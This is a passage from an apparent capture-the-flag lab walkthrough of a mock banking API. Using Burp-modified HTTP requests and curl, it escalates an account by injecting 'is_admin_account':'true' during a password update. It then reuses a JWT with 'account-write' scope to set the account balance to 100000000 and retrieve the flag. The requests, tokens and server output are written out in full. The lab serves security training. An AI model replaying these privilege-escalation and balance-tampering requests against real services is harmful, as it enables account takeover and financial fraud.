13cQgjYdrFjKznGoBdoqpnWpcMGr12zTwBkBWWckwobJLovlyiMH5O0xmseO5y9Ehij6jIuy2bQx3QaZcL3wZQP7kDvxeI
oXCfLy-Y5kCopiGLAFg"}
```

Send the modified request.

Request

Raw | Params | Headers | Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 585
Origin: http://192.248.164.3:5000
Connection: close

{"is_admin_account":"true","password":"1234","email":"elliot@evilcorp.com","token":"eyJhbGciOi
JSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJ
lYWQiLCJleHAiOjE1NzYwMDA3ODgsImlhdCI6MTU3NjAwMDE4OH0.eU4BSDwJgHSxFyIS8Mkk2Xu96VT5_uu0zPhPHdwCH
FXuWKXxJ7oHRogrYhw78b4Mafg4HSdThutgZfSRFisAHDMOfcz0xtd8OPTexjip3VKA-XS6MY9BqUwzOScAHxtrdTMasQL
VQi4SzncpE4t_fy8iua8fbV8h_g8DtHPdCV7pFXAH9PWB0cwsjIWTVetcJYB2K31A0D4Yjg_0Ul8IOS6jRFgIbAhmZg0v_
13cQgjYdrFjKznGoBdoqpnWpcMGr12zTwBkBWWckwobJLovlyiMH5O0xmseO5y9Ehij6jIuy2bQx3QaZcL3wZQP7kDvxeI
oXCfLy-Y5kCopiGLAFg"}
```


Response

Raw | Headers | Hex | Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 32
Access-Control-Allow-Origin:
http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Tue, 10 Dec 2019 17:53:03 GMT

{"Success": "Password updated."}
```


Notice the response. It reflects that password has been successfully updated.

Login to the web app again using the updated credentials:



Click on Check Balance button.

Note: Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.



Notice that a JWT Token is passed in this request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXdyaXRlIiwiZXhwIjoxNTc2MDAxMDM4LCJpYXQiOjE1NzYwMDA0Mzh9.O6cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV_FprdO8nOjV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXIzmqfPvxO7bTNip_eDXvmMkjXAvyxdlTKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw

Decoding this token using https://jwt.io:

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNyw
ic2NvcGUiOiJhY2NvdW50LXdyaXRlIiwiZXhwIjo
xNTc2MDAxMDM4LCJpYXQiOjE1NzYwMDA0Mzh9.O6
cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9a
E8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-
9yuExN2bTxV_FprdO8nOjV4P4d2btHgRJpqIXSj9
MusRMBogJmPurWkpZVMJ6Tclt-_j5-
gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-
d4B6H5ZF22RQ96xK0E21-
KXU09NwtGxLWhsxoZr0rzX-da1k-
CK1ZpLptHWVQG7yFAW7VlceXIzmqfPvxO7bTNip_
eDXvmMkjXAvyxdlTKffr02u51yA-
zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-write",
  "exp": 1576001038,
  "iat": 1576000438
}
```


VERIFY SIGNATURE

Notice that this token has a scope of "account-write".

Step 8: Increasing the balance for Elliot's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of elliot's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXdyaXRlIiwiZXhwIjoxNTc2MDAxMDM4LCJpYXQiOjE1NzYwMDA0Mzh9.O6cRuKSlkM0lLunS2mrC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV_FprdO8nOjV4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1NwQgA-d4B6H5ZF22RQ96xK0E21-KXU

09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXIzmqfPvxO7bTNip_eDXvmMkjX
AvyxdlTKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.2
48.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token": "eyJhbGciOi
JSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJh
Y2NvdW50LXdyaXRlIiwiZXhwIjoxNTc2MDAxMDM4LCJpYXQiOjE1NzYwMDA0Mzh9.O6cRuKSlkM0lLunS2m
rC3XWxDsHJaeFXArZmo68p9aE8jY7vcryLwNXQXMRXIpC5hnpZdvKtMd21yXc-9yuExN2bTxV_FprdO8nOj
V4P4d2btHgRJpqIXSj9MusRMBogJmPurWkpZVMJ6Tclt-_j5-gVbDe6_sTLGfBfYzILllyx9GSFGkHwzM1N
wQgA-d4B6H5ZF22RQ96xK0E21-KXU09NwtGxLWhsxoZr0rzX-da1k-CK1ZpLptHWVQG7yFAW7VlceXIzmqf
PvxO7bTNip_eDXvmMkjXAvyxdlTKffr02u51yA-zRA6jMdt6t7IeYJoU6v5schUJJiCREZQ5xjw"}'
{"acct": "1337", "balance": "100000000", "user": "Elliot Alderson"}root@attackdefen
se:~#
root@attackdefense:~#
```

Notice the account balance now:

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Note: Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than $5000000, the Golden Ticket could be retrieved.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_2d604133aa55938aca1e14dfbd0fe9e5

Golden Ticket: This_Is_The_Golden_Ticket_2d604133aa55938aca1e14dfbd0fe9e5

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (https://jwt.io/#debugger-io)